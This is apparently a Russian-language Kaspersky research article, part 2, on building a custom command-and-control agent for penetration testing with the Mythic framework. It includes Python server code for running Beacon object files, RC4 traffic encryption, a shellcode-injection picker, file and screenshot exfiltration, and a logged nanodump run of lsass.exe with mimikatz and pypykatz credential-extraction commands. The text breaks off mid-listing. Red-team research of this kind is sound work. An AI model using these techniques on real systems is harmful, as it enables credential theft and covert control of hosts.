

kaspersky

**Тестирование на
проникновение:
оптимизируем работу с
помощью агента
Mythic. Часть 2**

Олег Сенько

Содержание

Функциональность агента	2
Серверная часть	2
Создание команды	2
Шифрование трафика	4
Улучшения на стороне сервера	7
Загрузка файлов	14
Заключение	17

Функциональность агента

В этой части исследования мы в общих чертах опишем функциональность агента и определим, какие действия необходимо выполнить с Mythic, чтобы связать агент с сервером фреймворка для создания и выполнения задач.

Алгоритм действий со стороны агента будет выглядеть следующим образом:

- Запросить задачу;
- Выполнить задачу;
- Отправить ответ.

Для выполнения задач можем воспользоваться, например, загрузчиком COFFLoader, доступным на github.

Коммуникация агента с сервером может выполняться по разным протоколам. В данной статье мы рассмотрим коммуникацию по протоколу HTTP. Для работы с HTTP будем использовать библиотеку WinHTTP.

Серверная часть

Взаимодействие пентестера с Mythic осуществляется через браузер. Чтобы отправить объектный файл для выполнения в Stage 1, нам нужно, чтобы BOF оказался на сервере фреймворка. Это можно сделать различными способами:

- Поместить исходный код объектного файла в контейнер и скомпилировать его с помощью Mythic.
- Загрузить объектный файл через API или GUI браузера.

В этом исследовании мы воспользовались вторым способом в качестве PoC, загружая BOF-файлы через браузер.

Создание команды

Для начала нам нужно создать базовую команду на сервере фреймворка (в этом исследовании мы используем Mythic версии 2.3). Эта команда предназначена для поиска объектного файла на сервере и отправки его в агента.

Чтобы создать нужную команду, в папке Payload_Types на сервере Mythic мы создали Python-файл с названием команды (в нашем случае *inline-execute.py*) и указали в нем два класса.

Первый класс описывает следующие аргументы: объектный файл, закодированный при помощи Base64 (*objectfile*), и его аргументы (*arguments*).


```
class InlineExecuteArguments(TaskArguments):
    def __init__(self, command_line, **kwargs):
        super().__init__(command_line, **kwargs)
```

```

self.args = [
    CommandParameter(
        name="objectfile", cli_name="objectfile", display_name="Filename
within Mythic", description="Supply existing filename",
        type=ParameterType.ChooseOne,
        dynamic_query_function=self.get_files,
        parameter_group_info=[
            ParameterGroupInfo(
                required=True,
                ui_position=1,
                group_name="Default"
            )
        ]
    ),
    CommandParameter(
        name="arguments", cli_name="arguments", display_name="Argument to
Object file", description="Supply arguments",
        type=ParameterType.String,
        parameter_group_info=[
            ParameterGroupInfo(
                required=False,
                ui_position=2,
                group_name="Default"
            )
        ]
    ),
]

```

Таким образом, на этом этапе мы получили команду, при помощи которой можно найти и отправить нужный объектный файл в агента, задав соответствующие аргументы.



```
inline-execute -objectfile whoami -arguments ""
```

Отправка объектного файла с аргументами

Второй класс отвечает за описание команды и способ ее обработки на стороне сервера. Например, чтобы получить содержимое файла, нам нужно воспользоваться протоколом удаленного вызова процедур MythicRPC, который позволяет обрабатывать функции в Mythic и его базе данных во время выполнения задачи.

```

class InlineExecuteCommand(CommandBase):
    cmd = "inline-execute"
    needs_admin = False
    help_cmd = "inline-execute objectfile.(x64|x86).o arguments"
    description = (
        "Upload and execute object file on a target machine by selecting a Mythic
registered file. \n . "
    )
    version = 1
    supported_ui_features = ["file_browser:upload"]
    author = "@"

```

```

attackmapping = []
argument_class = InlineExecuteArguments
attributes = CommandAttributes(
    suggested_command=True
)
...
async def create_tasking(self, task: MythicTask) -> MythicTask:
    try:
        fn = task.args.get_arg("objectfile")
        if not fn.endswith("x64.o") and not fn.endswith("x86.o"):
            fn = fn + "." + task.callback.architecture + ".o"
        file_resp = await MythicRPC().execute("get_file", task_id=task.id,
                                              filename=fn,
                                              limit_by_callback=False,
                                              get_contents=True)
        ....
        task.args.add_arg("object_file",
file_resp.response[0]["contents"])
        ....

```

Добавив в ответ аргументы *object_file* и *arguments*, Mythic обработает параметры объектного файла для агента и сформирует JSON-файл, содержащий BOF:

```

1 Original Parameters:
2 -objectfile whoami -arguments ""
3
4 Agent Parameters:
5 {"arguments": "", "object_file": "ZIYHAAAAAB0FAAMwAAAAABAAudGV4
6
7 Display Parameters:
8 -objectfile whoami.x64.o
9
10 Tasking Location:
11 parsed_cli
12
13 Parameter Group:
14 Default

```

Создание JSON-файла, содержащего объектный файл

Затем JSON-файл с указанными параметрами отправляется в агент при помощи выбранного нами канала коммуникации. Таким образом агент получает объектный файл. Выполняя объектные файлы, мы можем смоделировать ситуационную осведомленность, закрепиться в системе и провести первичную разведку.


Шифрование трафика

Архитектура Mythic удобна для кастомизации — она позволяет использовать собственные протоколы и способы шифрования. По умолчанию Mythic поддерживает обмен ключами и шифрование с помощью AES. В этом исследовании мы реализовали связь агента, сервера и фреймворка [по протоколу HTTP](#) с шифрованием RC4.

Для имплементации собственных режимов шифрования и протоколов Mythic использует контейнеры расшифровки (translation containers).


Обмен данными выглядит следующим образом:

1. Агент отправляет запрос на наличие задач для выполнения;
2. Запрос попадает в контейнер профиля C2;
3. Контейнер профиля C2 отправляет его в Mythic;
4. Mythic определяет, от какого агента пришло сообщение, по его UUID;
 - 4.1. Если коммуникация с агентом шифруется при помощи контейнера расшифровки, сообщение пересылается в этот контейнер;
 - 4.2. Контейнер расшифровки расшифровывает сообщение и отправляет его в Mythic;



Алгоритм отправки запроса в Mythic

5. На сервере Mythic формируется объектный файл с ответом;
6. Объектный файл отправляется в контейнер расшифровки, где шифруется алгоритмом RC4;
7. Зашифрованный объектный файл отправляется в агента.



Алгоритм отправки задачи в агент

Результат выполнения объектного файла агент возвращает на сервер при помощи POST-запроса.

Контейнер расшифровки должен содержать класс, который наследуется от *TranslationContainer*. В нем должно быть два метода:

- *translate_to_c2_format* – переводит из сообщения Mythic в формат, понятный агенту.
- *translate_from_c2_format* – переводит сообщение от агента в формат, понятный Mythic. В нашем случае, выполняет декодирование из *base64* и расшифровку сообщения из *RC4*.

Пример функции *translate_from_c2_format*:

```
# This should return the JSON of the message in Mythic format
async def translate_from_c2_format(request) → dict:
    key = get_keys()
    cipher = ARC4.new(key)
    decoded_msg = base64.b64decode(request["message"])[36:]
    decrypted_msg = cipher.decrypt(decoded_msg)
    result = json.loads( decrypted_msg.decode('utf-8', 'ignore') )
    return result
```

Шифрование запроса агента

Добавив нужную функциональность, мы получили агент, который умеет отправлять HTTP-запросы, получать задачи, выполнять произвольные BOF-файлы и отправлять результаты их выполнения на сервер по протоколу HTTP, шифруя трафик с помощью RC4.


Улучшения на стороне сервера

На текущем этапе функциональность агента не соответствует [выдвинутым нами требованиям](#), поскольку для отправки команды в агент оператору необходимо указать аргументы команды и их типы. Если у команды множество аргументов, их придется перечислять вручную в заданном порядке, что может стать очень энергозатратной задачей.

```
[Thu Mar 23 2023 18:05:19] / 963 / mythic_admin
inline-execute -objectfile nanorobeus.x64.o -arguments "char:klist"
1  Username           : John
2  Domain             : COMMANDO
3  LogonId             : 0:0x355e4
4  Session             : 1
5  UserID              : S-1-5-21-2782608190-14291001-1652081265-1000
6  Authentication package : NTLM
7  LogonType           : Interactive
8  LogonTime (UTC)      : 23/3/2023 8:1:57
9  LogonServer          : COMMANDO
10 LogonServerDNSDomain :
11 UserPrincipalName    :
12
13 [*] Cached tickets: (0)
14
15
+
inline-execute nanorobeus char:klist
```

Перечисление аргументов команды

Так, например, для объектного файла из набора утилит *nanodump*, который позволяет создать дамп процесса *lsass.exe*, необходимо указать 18 аргументов.



```

[Wed Mar 22 2023 19:19:39] / 898 / mythic_admin
inline-execute -objectfile nanodump.x64.o -arguments "int:740 char:kek int:1 int:1 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 char:'' int:0 int:0 char:'' int:0"
1 Done, to download the dump run:
2 python3 -m pypykatz lsa minidump kek
3 to get the secretz run:
4 python3 -m pypykatz lsa minidump kek
5 mimikatz.exe "sekurlsa:minidump kek" "sekurlsa:logonPasswords full" exit
Total Results: 1

[Wed Mar 22 2023 19:19:14] / 898 / mythic_admin
dir .\
1 Contents of .\*:
2 03/22/2023 22:18 <dir> .
3 03/22/2023 22:18 <dir> ..
4 03/22/2023 22:18 10956906 kek

```

Аргументы объектного файла для *nanodump*

BOF-аргументы нужно указывать строго в исходном порядке. Это связано с особенностями их анализа: порядок и тип аргументов описываются в объектном файле. Нарушение их порядка приведет к возникновению ошибки, и агент завершит работу. Подобное ограничение тоже значительно снижает удобство использования ранее созданной функции. Например, файл в примере ниже ожидает в качестве аргумента сначала тип данных *char**, а потом *unsigned short*.

```

VOID go( IN PCHAR Buffer, IN ULONG Length )
{
    dataparser = {0};
    BeaconDataParse(&parser, Buffer, Length);
    char * path = BeaconDataExtract(&parser, NULL);
    unsigned short subdirs = BeaconDataShort(&parser);
    ....
}

```

В Cobalt Strike эта проблема решается с помощью специализированного языка для автоматизации процессов под названием Cortana: аргументы команды упаковываются в нужный формат.

```
alias dir {
    local('$params $keys $args $targetdir $subdirs $ttp $text');

    %params = ops(@_);
    @keys = keys(%params);

    $targetdir = ".\\";
    $subdirs = 0;

    if ("s" in @keys) {
        $subdirs = 1;
    }
    if ("1" in @keys) {
        $targetdir = %params["1"];
    }

    if(left($2, 2) eq "\\") {
        $ttp = "T1135";
        $text = "Issuing remote dir to $targetdir";
    } else {
        $ttp = "T1083";
        $text = "Issuing local dir to $targetdir";
    }

    $args = bof_pack($1, "Zs", $targetdir, $subdirs);
    beacon_inline_execute($1, readbof($1, "dir", $msg, $ttp), "go", $args);
}
```

Пример подготовки аргументов для команды *dir* на языке Cortana

Мы решили реализовать упаковку аргументов для Mythic по подобию этой функциональности на языке Cortana. Рассмотрим процесс создания задачи на сервере на примере команды *dir*, которой требуются два аргумента. Сначала нам нужно задать значения аргументов по умолчанию, чтобы вызов команды без них не приводил к ошибке *Memory Access Violation*.

```
class DirExecuteArguments(TaskArguments):
    def __init__(self, command_line, **kwargs):
        super().__init__(command_line, **kwargs)
        self.args = [
            CommandParameter(
                name="path", cli_name="path", display_name="Path to list",
                description="Supply path",
                type=ParameterType.String,
                default_value=".\\",
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=True,
                        ui_position=1,
                        group_name="Default"
                    )
                ]
            ),
            CommandParameter(
                name="recursive", cli_name="recursive", display_name="Show recursive",
                description="Supply recursive ",
```

```

        type=ParameterType.String,
        default_value=0,
        parameter_group_info=[
            ParameterGroupInfo(
                required=False,
                ui_position=2,
                group_name="Default"
            )
        ],
    ),
]

```

В результате при вызове этой команды появится следующий интерфейс для задания аргументов:

dir's Parameters

Description
Upload and execute object file on a target machine by selecting a Mythic registered file.
This Function is general purpose and parses arguments as a single null terminated string.

Requires Admin?
False

Parameter	Value
Path to list Required	.
Show recursive	0

CLOSE TASK

Интерфейс ввода аргументов

Далее добавим описание команды и соответствие TTP-матрице MITRE ATT&CK для подведения итогов тестирования на проникновение.

```

class DirExecuteCommand(CommandBase):
    cmd = "dir"
    needs_admin = False
    help_cmd = "dir <path> -recursive <0\\1>"
    description = (
        "Lists content of a directory"
    )
    version = 1
    supported_ui_features = []
    author = "@ "
    attackmapping = ["T1083", "T1135"]
    argument_class = DirExecuteArguments
    attributes = CommandAttributes(
        suggested_command=True
    )
    ...

```

Теперь упакуем аргументы, соблюдая их порядок и тип данных согласно исходному коду.

```
def process_arguments(self, task_args):
    BeaconPack = self.BeaconPack()
    # Zs
    # C:\\ 0
    try:
        try:
            BeaconPack.addstr(task_args.get_arg('path'))
        except:
            raise Exception("Failed to process path")
        try:
            BeaconPack.addshort(int(task_args.get_arg('recursive')))
        except:
            raise Exception("Failed to process recursive")
    except:
        raise Exception("Failed to process arguments bl")

    outbuffer = BeaconPack.getbuffer()
    return binascii.hexlify(outbuffer)[2:-1]
```

В результате выполнения представленной выше команды аргументы будут упакованы, и отправленный в агент JSON с объектным файлом будет выглядеть следующим образом после декодирования и расшифровки:

```
{"object_file": "ZIYHAAAAA....cnQA", "arguments": "00000000300000002e5c000000"}
```

Теперь отправим запакованные аргументы *object_file* и *arguments* в агента, предварительно выполнив проверку архитектуры процессора.

```

async def create_tasking(self, task: MythicTask) -> MythicTask:
    try:
        #BOF NAME HERE
        fn = "dir"
        if not fn.endswith("x64.o") and not fn.endswith("x86.o"):
            fn = fn + "." + task.callback.architecture + ".o"
        file_resp = await MythicRPC().execute("get_file", task_id=task.id,
                                              filename=fn,
                                              limit_by_callback=False,
                                              get_contents=True)

        if file_resp.status == MythicRPCStatus.Success:
            if len(file_resp.response) > 0:
                ## if filename not contains architecture raise exception
                if str(task.callback.architecture) not in file_resp.response[0]['filename']:
                    raise Exception(f"Callback architecture is {task.callback.architecture},
                                     but file name contains {file_resp.response[0]['filename']}")

                task.args.add_arg("object_file", file_resp.response[0]["contents"])
                task.args.add_arg("arguments", self.process_arguments(task.args))

                if task.args.get_arg('arguments') is not None and 0 == int(task.args.get_arg('arguments')):
                    task.display_params = f' {task.args.get_arg("path")}'
                else:
                    task.display_params = f' {task.args.get_arg("path")} -recursive'
                task.args.remove_arg("path")
                task.args.remove_arg("recursive")

            elif len(file_resp.response) == 0:
                raise Exception("Failed to find the named file. Have you uploaded it before?")
            else:
                raise Exception("Error from Mythic trying to search files:\n" + str(file_resp.error))
    except Exception as e:
        raise e

```

Отправка BOF-файла и его аргументов в агент в виде упакованных аргументов

Мы получили команду, которая выбирает нужный BOF-файл с сервера для определенной архитектуры, после чего упаковывает аргументы и отправляет все данные в агент.

```

[Wed Mar 22 2023 19:24:34] / 902 / mythic_admin

dir C:\\temp

1 Contents of C:\\temp\\*:
2 03/22/2023 22:23 <dir> .
3 03/22/2023 22:23 <dir> ..
4 03/22/2023 22:23 11018362 lol
5 11018362 Total File Size for 1 File(s)

```

Пример выполнения команды *dir*

Для некоторых аргументов, например, шелл-кодов, этот метод не подходит, так как копировать в браузер шелл-код очень неудобно. В таком случае можно воспользоваться параметром *dynamic_query_function*, который позволяет указать дополнительную функцию. Она выполняется и возвращает список файлов, которые станут аргументами объектного файла.

```

...
CommandParameter(
    name="shellcode", cli_name="shellcode", display_name="shellcode",
    description="Shellcode to be injected",

```

```


        type=ParameterType.ChooseOne,
        dynamic_query_function=self.get_shellcode_files,
        parameter_group_info=[
            ParameterGroupInfo(
                required=True,
                ui_position=2,
                group_name="Default",
            )
        ],
    ),
    ...

async def get_shellcode_files(self, callback: dict) -> [str]:
    file_resp = await MythicRPC().execute("get_file", callback_id=callback["id"],
                                           limit_by_callback=False,
                                           get_contents=False,
                                           filename="",
                                           max_results=-1)

    if file_resp.status == MythicRPCStatus.Success:
        file_names = []
        for f in file_resp.response:
            # await MythicRPC().execute("get_file_contents",
agent_file_id=f["agent_file_id"])
            if f["filename"] not in file_names and
f["filename"].endswith(".bin"):
                file_names.append(f["filename"])
        return file_names
    else:
        await MythicRPC().execute("create_event_message", warning=True,
                                message=f"Failed to get files:
{file_resp.error}")
        return []

```

Благодаря параметру *dynamic_query_function* у нас появляется возможность выбрать шелл-код из раскрывающегося списка.



inject-poolparty's Parameters

Description
Upload and execute object file on a target machine by selecting a Mythic registred file.
Assembly is passed as an ARGUMENT in bytes

Requires Admin?
False

Parameter	Value
pid Required	3776
shellcode Required	<div>Shellcode.bin</div> <div>calc.bin</div> <div>kak.bin</div>

SK


Выбор шелл-кода из раскрывающегося списка

Загрузка файлов

Одной из важных функций стадии ситуационной осведомлённости является возможность загрузить файл на хост или скачать файл с хоста.

Последовательность скачивания файлов выглядит следующим образом:

1. Оператор создает задачу на скачивание файла.
2. Агент отправляет запрос на наличие задач для выполнения и получает задачу.
3. Агент проверяет входные данные (существование данного файла, возможность прочитать его и т. д.).
4. Агент просит Mythic создать файл на сервере и присвоить ему уникальный UUID.
5. Агент получает UUID файла.
6. Агент отправляет файл с указанием UUID.
7. Mythic сохраняет файл на сервере.



Алгоритм скачивания файла агентом

Чтобы реализовать такую функциональность, мы можем добавить ветвление в коде агента либо сделать специальный BOF, который будет выполнять этот порядок действий.

Для сокращения количества индикаторов компрометации в одном объектном файле мы решили создать отдельный BOF-файл. Готовые варианты объектных файлов, находящиеся в открытом доступе, нам не подойдут, поскольку протокол Mythic не совпадает с протоколом Cobalt Strike. В качестве примера мы создадим BOF-файл, который содержит задачи на загрузку файла из целевой системы и запись снимка экрана. Чтобы дать агенту задачу на создание скриншота, необходимо задать значение true для поля *is_screenshot* в JSON-файле.

Итак, нам нужно отправить на сервер JSON с запросом UUID для загружаемого файла. Он содержит поле *task_id*, а также сильно отличается от JSON-файлов, которые мы отправляли раньше, поэтому его нужно сформировать во время выполнения BOF.

```
{
  "action": "post_response",
  "responses": [
    {
      "task_id": "UUID here",
      "download": {
        "total_chunks": 4,
        "full_path": "/test/test2/test3.file" // full path to the file downloaded
        "host": "hostname the file is downloaded from"
        "is_screenshot": true //indicate if this is a file or screenshot
      }
    }
  ]
}
```

JSON с запросом UUID скачиваемого файла

Для отправки такого JSON мы решили добавить в агент два новых метода API: *BeaconGetTaskID*, который возвращает указатель на текущий идентификатор задачи, и *BeaconSendRawResponse*, который отправляет сформированный JSON на сервер.

```
@unsigned char* InternalFunctions[31][2] = {
  {(unsigned char*)"BeaconDataParse", (unsigned char*)BeaconDataParse},
  {(unsigned char*)"BeaconDataInt", (unsigned char*)BeaconDataInt},
  {(unsigned char*)"BeaconDataShort", (unsigned char*)BeaconDataShort},
  {(unsigned char*)"BeaconDataLength", (unsigned char*)BeaconDataLength},
  {(unsigned char*)"BeaconDataExtract", (unsigned char*)BeaconDataExtract},
  {(unsigned char*)"BeaconFormatAlloc", (unsigned char*)BeaconFormatAlloc},
  {(unsigned char*)"BeaconFormatReset", (unsigned char*)BeaconFormatReset},
  {(unsigned char*)"BeaconFormatFree", (unsigned char*)BeaconFormatFree},
  {(unsigned char*)"BeaconFormatAppend", (unsigned char*)BeaconFormatAppend},
  {(unsigned char*)"BeaconFormatPrintf", (unsigned char*)BeaconFormatPrintf},
  {(unsigned char*)"BeaconFormatToString", (unsigned char*)BeaconFormatToString},
  {(unsigned char*)"BeaconFormatInt", (unsigned char*)BeaconFormatInt},
  {(unsigned char*)"BeaconPrintf", (unsigned char*)BeaconPrintf},
  {(unsigned char*)"BeaconOutput", (unsigned char*)BeaconOutput},
  {(unsigned char*)"BeaconUseToken", (unsigned char*)BeaconUseToken},
  {(unsigned char*)"BeaconRevertToken", (unsigned char*)BeaconRevertToken},
  {(unsigned char*)"BeaconIsAdmin", (unsigned char*)BeaconIsAdmin},
  {(unsigned char*)"BeaconGetSpawnTo", (unsigned char*)BeaconGetSpawnTo},
  {(unsigned char*)"BeaconSpawnTemporaryProcess", (unsigned char*)BeaconSpawnTemporaryProcess},
  {(unsigned char*)"BeaconInjectProcess", (unsigned char*)BeaconInjectProcess},
